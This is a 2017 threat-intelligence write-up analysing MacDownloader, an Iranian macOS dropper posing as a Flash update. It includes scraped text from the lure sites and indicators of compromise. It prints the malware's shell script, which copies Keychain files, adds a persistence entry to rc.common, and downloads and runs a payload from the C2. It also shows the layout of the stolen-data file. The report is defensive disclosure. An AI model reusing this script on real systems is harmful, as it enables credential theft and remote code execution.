iKittens: Iranian Actor Resurfaces with Malware for Mac (MacDownloader)

iranthreats.github.io/resources/macdownloader-macos-malware/

Public Notice (6 February 2017)

Summary

A macOS malware agent, named MacDownloader, was observed in the wild as targeting the defense industrial base, and reported elsewhere to have been used against an human rights advocate. MacDownloader strangely attempts to pose as both an installer for Adobe Flash, as well as the Bitdefender Adware Removal Tool, in order to extract system information and copies of OS X keychain databases. Based on observations on infrastructure, and the state of the code, we believe these incidents represent the first attempts to deploy the agent, and features such as persistence do not appear to work. Instead, MacDownloader is a simple exfiltration agent, with broader ambitions.


The macOS malware also mirrors the approach of the ExtremeDownloader dropper previously documented in our research, and samples of the latter identified during this time used the same infrastructure. Lastly, the exposure of test victim data and code references provide a unique insight into the development of the malware, with potential connections to agents developed by long dormant threat groups.

Since the Technical Preview of our forthcoming Carnegie Endowment publication about state-sponsored espionage campaigns was released at Black Hat USA, we have continued to disclose information about current Iranian activities in order to promote public education and to provide indicators of compromise. While this agent is neither sophisticated nor full-featured, its sudden appearance is concerning given the popularity of Apple computers with certain community, and inaccurate perceptions about the security of those devices.

Background

Since the start of the Iran Threats posts, we have documented an ever-changing array of malware agents targeting Windows and Android devices in order to exfiltrate files and record keystrokes from victims. While Windows remains the dominant operating system in the world, many communities have shifted over to macOS in the interest of security and stability. However, much of the added security afforded to macOS users stems from an expectation of Windows by attackers and less readily-available remote access tools for the OS, rather than better in-built defenses. Thus, macOS users are at risk of assuming greater protection against malware than actually exists, and could be more vulnerable as a result. One of these communities is the human rights community, especially those focused on Iran, which based on anecdotal experience is strongly dependent on Apple devices.

Incident and Impact


UTX 110.22 -0.60 | SUPPLIERS CONTACTS LOCATIONS

United Technologies

WHO WE ARE HOW WE WORK NEWS CAREERS INVESTORS

Home > News : Video Gallery > Video

Share

Free Programs And Courses For Employees Of Aerospace Companies like Lockheed Martin, SNCORP,....

January 21, 2017

Ce plugin possède des failles de sécurité.
Activer Adobe Flash.

Discover how UTC is educating interns to improve aerospace industry. Free courses for Lockheed Martin, SNCORP, Raytheon and Boeing employees


RELATED ARTICLES AND PAGES

January 21, 2017


The Future of Green Aviation →

CONNECT WITH US

An active staging of the MacDownloader agent was first observed linked out from a site impersonating the aerospace firm "United Technologies Corporation," a spearphishing site was previously believed to be maintained by Iranian actors for spreading Windows malware. The page claimed to offer "Special Programs And Courses," specifically mentioning employees and interns of Lockheed Martin, Sierra Nevada Corporation, Raytheon and Boeing. The citation of the aforementioned companies also aligned with known targeting of spearphishing campaigns by the same group. The host used to stage the malware had also previously been used to deploy the BeEF framework on subdomains that appeared as a dental office and a U.S. Air Force basic training page.



Counterintuitively, the bait to download the agent features a French-language warning in the place of a video player that informs the visitor that the "plugin has security flaws," with a link to activate Adobe Flash. MacDownloader is the first spearphishing attempt we have observed that honestly informs its target about its malicious nature. The target will be provided either Windows or Mac malware based on the detected operating system, with Windows clients provided a dropper written in Go. The packaging of the MacDownloader sample also provides further indication of its Iranian origin through its name, "addone flashplayer.app," which would suggest that a Persian-language speaker named the file based on grammar. The continuity of certain infrastructure and trends in targeting suggest a relationship to the Charming Kitten actor group, believed to based in Iran and connected to Iranian security entities.


HENRY SCHEIN®
United States change English | Español Contact Us
Dental
Medical
Animal Health
Dental
We'll help you get there
Proudly serving practitioners in more than 190 countries around the world
Medical
Rely on us!
Proudly serving practitioners in more than 190 countries around the world
About Henry Schein
Newsroom
Investor Relations
Social Responsibility
Career Opportunities
2015 Corporate Social Responsibility Review
2016 World's Most Admired Company
2015 America's Best Employers

Henry Schein 2015 Corporate Social Responsibility Review


FORTUNE Names Henry Schein a World's Most Admired Company – 2016

FORBES® America's Best Employers 2015

A Heritage of Growth Through
INNOVATIVE SOLUTIONS FOR HEALTH CARE PROFESSIONALS

Henry Schein, Inc., a FORTUNE 500® company and a member of the S&P 500® and NASDAQ 100® Indices, is the world's largest provider of health care products and services to office-based dental, animal health and medical practitioners. The Company is a FORTUNE World's Most Admired Company, and ranks first on the FORTUNE list in the Wholesalers: Health Care industry. Henry Schein is also on Ethisphere's list of the World's Most Ethical Companies and FORBES' list of America's Best Employers 2015.

Now, more than ever, health care providers require the guidance of trusted advisers to help operate their practices more efficiently. Our customers rely on us for guidance in selecting the right supplies, software, equipment, pharmaceuticals, vaccines, and much more. Our portfolio of practice solutions helps clinicians build their practices so they can focus on improving the health of patients.


AIR FORCE BASIC MILITARY TRAINING
JOIN THE AIR FORCE
HOME
NEWS
ABOUT US
UNITS
CONTACT US
Search AIR FORCE BASIC MILITA
COMMANDER
Colonel William D. Fischer
SUPERINTENDENT
Chief Master Sergeant Daniel Simpson
AIRMANSHIP AND CORE VALUES
REAL ID ACT OF 2005
SOCIAL MEDIA
LIKE US →
680,466
FOLLOW US→

MISSION: Transform civilians into motivated, disciplined warrior Airmen with the foundation to serve in the world's greatest Air Force

VISION: Develop the next generation of Airmen who embody absolute professionalism!

WHAT IS AN AIRMAN? Air Force Doctrine Document 1-1 defines "airman" as "any US Air Force member (officer or enlisted, active, reserve, or guard, along with Department of the Air Force civilians) who supports and defends the US Constitution and serves our country. Air Force Airmen are those people who formally belong to the US Air Force and employ or support some aspect of the US Air Force's air and space power capabilities. An Airman is any person who understands and appreciates the full range of air and space power capabilities and can employ or support some aspect of air and space power capabilities."

BMT Real ID Act Notice for Visitor's

#BehindTheScenes look at the dedication of #Airmen who serve in honor guards and how they are selected and trained.... https://t.co/pX2I33j1Ih

On this day in #AirForce #History https://t.co/xwo6Q2hwXX

#HAPPYNEWYEAR from your United States #AirForce https://t.co/LsTPMLfwMz


Most viewed #AirForce stories in #2016 https://t.co

Air Force Social Media Guide (PDF)
USAF Social Media Sites


MacDownloader

The malware utilized in these attacks is a macOS-specific dropper (a 64-bit Mach-O binary) named MacDownloader based on strings from the development environment that are embedded in the binary. MacDownloader seems to be poorly developed and created towards the end of 2016, potentially a first attempt from an amateur developer. In multiple cases, the code used has been copied from elsewhere. The simple activity of downloading the remote file appears to have been sourced from a cheat sheet. The main purpose of MacDownloader seems to be to perform an initial profiling of the infected system and collection of credentials from macOS's Keychain password manager – which mirrors the focus of Windows malware developed by the same actors.

At the time of writing, MacDownload appears completely undetected by virus scanning engines on VirusTotal, which suggests that consumer antivirus software may have difficulty detecting the agent.



SHA256:	52efcfe30f96a85c9c068880c20663db64f0e08346e0f3b59c2e5bbcb41ba73c
File name:	addone flashplayer.app.zip
Detection ratio:	0 / 54
Analysis date:	2017-01-29 16:55:54 UTC (2 days, 23 hours ago)



Adobe Flash Player

Install Updates to Adobe Flash Player

This tool finds and update flash player from your Mac.


Adobe Flash Player (labeled Shockwave Flash in Internet Explorer and Firefox) is freeware software for using content created on the Adobe Flash platform, including viewing multimedia, executing rich Internet applications, and streaming video and audio.

⚠ Any open browser (Safari, Chrime, Firefox) maybe will automatically closed.

Congratulation !
Flash player has been updated successfully
For more details, please see the log-file.


With this particular build of MacDownloader, a fake Adobe Flash Player dialog is displayed upon execution, prompting the victim to click on an "Update Flash-Player" button. Interestingly, clicking on the "Close" button does in fact make the application exit. After the victim would have successfully clicked on the Update button, the following fake dialog is displayed, announcing that adware was discovered on the computer and that the application was in the process of cleaning it up.

This dialog is a bit surprising and confusing, particularly considering that the pretense of this build of MacDownloader is to rather be a Flash Player update, not antivirus software. This incongruity was soon explained when we noticed that in the resources of the malicious application there was a NIB file (which is a stored user interface design for Mac applications) that seems to not have been used in this particular build. These dialogues are also rife with basic typos and grammatical errors, indicating that the developer paid little attention to quality control. We believe MacDownloader was originally designed as a fake virus removal tool and in order to fit a particular social engineering attempt, it was later repackaged as a fake Flash Player update.



WARNING ! Please Attention ...

An adware application found on your MacOS.(iWorm v0.681)
This file will be clean in few seconds...



Adware Removal Tool by Bitdefender

This tool finds and removes certail adware from your Mac.

Most of the malware mentioned here should be considered extinct at this point, though :
"Word macro viruses", "OSX.Exploit.Launchd", "Tored" ,"Koobface, aka Boonana"
"QHost, also HostMod-A", "Revir, aka Imuler, aka Muxler", "FinFisher", "Jacksbot", "KitM",
"Leverage", "Icefog", "LaoShu", "XSLCmd",
"CoinThief","iWorm"

Any open browser (Safari, Chrime, Firefox) maybe will automatically closed.

The malware reads from the embedded Resources folder the "checkadr.txt," which contains the URL for the first beacon:

> http://46.17.97[.]37/Servermac.php

The C2 used in this sample was taken down by a third party two weeks ago. Another resource "eula-help.txt" appears to provide an internal development server address, and reflects the developer's expectation of MacDownloader as simple a dropper.

> http://192.168.3.217/DroperTest

Additionally, a file "appId.txt" provides what appears to be a unique identifier for the campaign tied to the agent. This identified is communicated to the C2 in exfiltrating data from the host. In the sample examined, and in the testing observed, this is set as 'snc' -- an identifier that would align with victims of concurrent spearphishing campaigns by the same group.

It appears that the application contains an unused attempt to install persistent access to the victim host. One segment provides a poorly-implemented shell script to save a response from the C2 and mark it for persistence by writing an entry in the /etc/rc.common file. In theory, every time the infected computer would start up, the shell script would be launched to download a file from a remote location, check if it changed from the previous iteration, and if so execute that new implant. While we haven't managed to obtain a proper response from the server before it was taken offline, our initial investigation did not find a subsequent implant. In the course of testing, it did not appear that this code was executed, and instead calls to the remote server were made through Apple's Core Services framework instead. Moreover, GET requests without parameters against the endpoint were observed to trigger

PHP errors, rather than provide an implant. Therefore, we did not find immediate indication that MacDownloader was persistent, only that they intended to include remote updates and persistence as a feature.

```
do shell script "uname -a > /etc/checkdrive.chk"
zip -rj /etc/kcbackup.cfg /Library/Keychains/
echo "#!/bin/bash
curl -o /tmp/mastering-vim.pdf %@
md5 /tmp/mastering-vim.pdf | grep vim | cut -d- -f 2 > /etc/newf_md5.md5

if cmp /etc/newf_md5.md5 /etc/old_md5.md5
then
    #echo equal
    cp /etc/newf_md5.md5 /etc/oldf_md5.md5
    chmod +x /tmp/mastering-vim.pdf
    /tmp/mastering-vim.pdf
fi

" > /etc/.checkdev && if cat /etc/rc.common | grep .checkdev; then sleep 1; else echo
"sleep %d && /etc/.checkdev &" >> /etc/rc.common; fi && chmod +x /etc/.checkdev &&
/etc/.checkdev with administrator privileges
```

In parallel, MacDownloader harvests information on the infected system, including the user’s active Keychains, which are then uploaded to the C2. The dropper also documents the running processes, installed applications, and the username and password which are acquired through a fake System Preferences dialog. Armed with the user’s credentials, the attackers would then be able to access the encrypted passwords stored within the Keychain database. While Chrome and Firefox do not store credentials in Keychain, Safari and macOS’s system service do save passwords to sites, remote file systems, encrypted drives, and other criteria resources there. The primary focus on retrieving stored passwords and recording keystrokes to capture passwords for online services is a common trend with custom Iranian malware. Using these passwords, the actors then access accounts to take permanent backups of victim’s emails, cloud files, and social networking activities. Windows agents used by the same group currently behave in the same manner – collecting the saved passwords and browser histories of Firefox and Chrome at the time of infection. One would anticipate this will appear in subsequent versions of MacDownloader.

All the harvested information is then compiled in a file stored at /tmp/applist.txt, and not removed after submission:

```
[
  "OS version:[UNAME OUTPUT]",
  "Root Username: \"[USER]\"",
  "Root Password: \"[PASSWORD]\"",
  "Keychains loaded in current user ",
  "Local ip address: [IP ADDRESS]",
  "Ifconfig: [IFCONFIG OUTPUT]",
  [
    [CONTENT OF /Applications]
  ],
  [
    ....
    "process name is: Bitdefender Adware Removal Tool\t PID: 17550  Run from:
file:\/\/\/Users\/user\/Desktop\/addone%20flashplayer.app\/Contents\/MacOS\/Bitdefende

  ]
]
```

Once the execution completed, MacDownloader smoothly displays a dialog informing that the update of Flash Player has completed. Needless to say, no Flash Player was installed or updated whatsoever.

Origin and Development

